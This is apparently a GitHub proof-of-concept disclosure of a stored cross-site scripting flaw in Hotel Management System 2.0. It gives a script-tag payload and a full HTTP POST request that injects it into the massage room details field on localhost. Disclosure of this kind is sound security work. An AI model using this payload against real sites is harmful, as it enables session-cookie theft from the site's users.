CyberThoth / **CVE** Public

Code Issues Pull requests Actions Projects Security Insights

a203e5c7b3 ▾ ···

CVE / CVE / Hotel Management system / Cross Site Scripting(Stored) / POC.md

CyberThoth Update POC.md History

1 contributor

49 lines (40 sloc) | 2.16 KB ···

Title: Hotel Management System 2.0 Stored Cross-Site Scripting

Author: Ashish Kumar (https://www.linkedin.com/in/ashish-kumar-0b65a3184)

Date: 03.07.2022

Vendor: https://www.sourcecodester.com/users/tips23

Software: https://www.sourcecodester.com/php-codeigniter-hotel-management-system-source-code

Version: 2.0

Reference: https://github.com/CyberThoth/CVE/blob/main/CVE/Hotel%20Management%20system/Cross%20Site%20Scripting(Stored)/POC.md

Description:

Hotel Management System is vulnerable to Stored cross-site scripting on the massage_room edit page. The "Massageroom Details" parameter in 'http://localhost/ci_hms/massage_room/edit/1' is vulnerable.

Impact:

An attacker could steal cookies with a crafted URL sent to the victims.


Payload used:

```
"><script>alert("XSS")</script>
```

POC

```
POST /ci_hms/massage_room/edit/1 HTTP/1.1
Host: localhost
Content-Length: 147
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/ci_hms/massage_room/edit/1
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: ci_session=hdp38os27crl5o0pejuev0b32scfp0pv
Connection: close

massageroomOpenTime=11%3A00&massageroomCloseTime=18%3A00&massageroomDetails=%60%22%3
```




Update Massage Room's Information

Massageroom Open Time:
11:00 AM

Massageroom Open Time:
06:00 PM

Massageroom Details:

```
`"><script>alert("XSS")</script>`
```



localhost says

XSS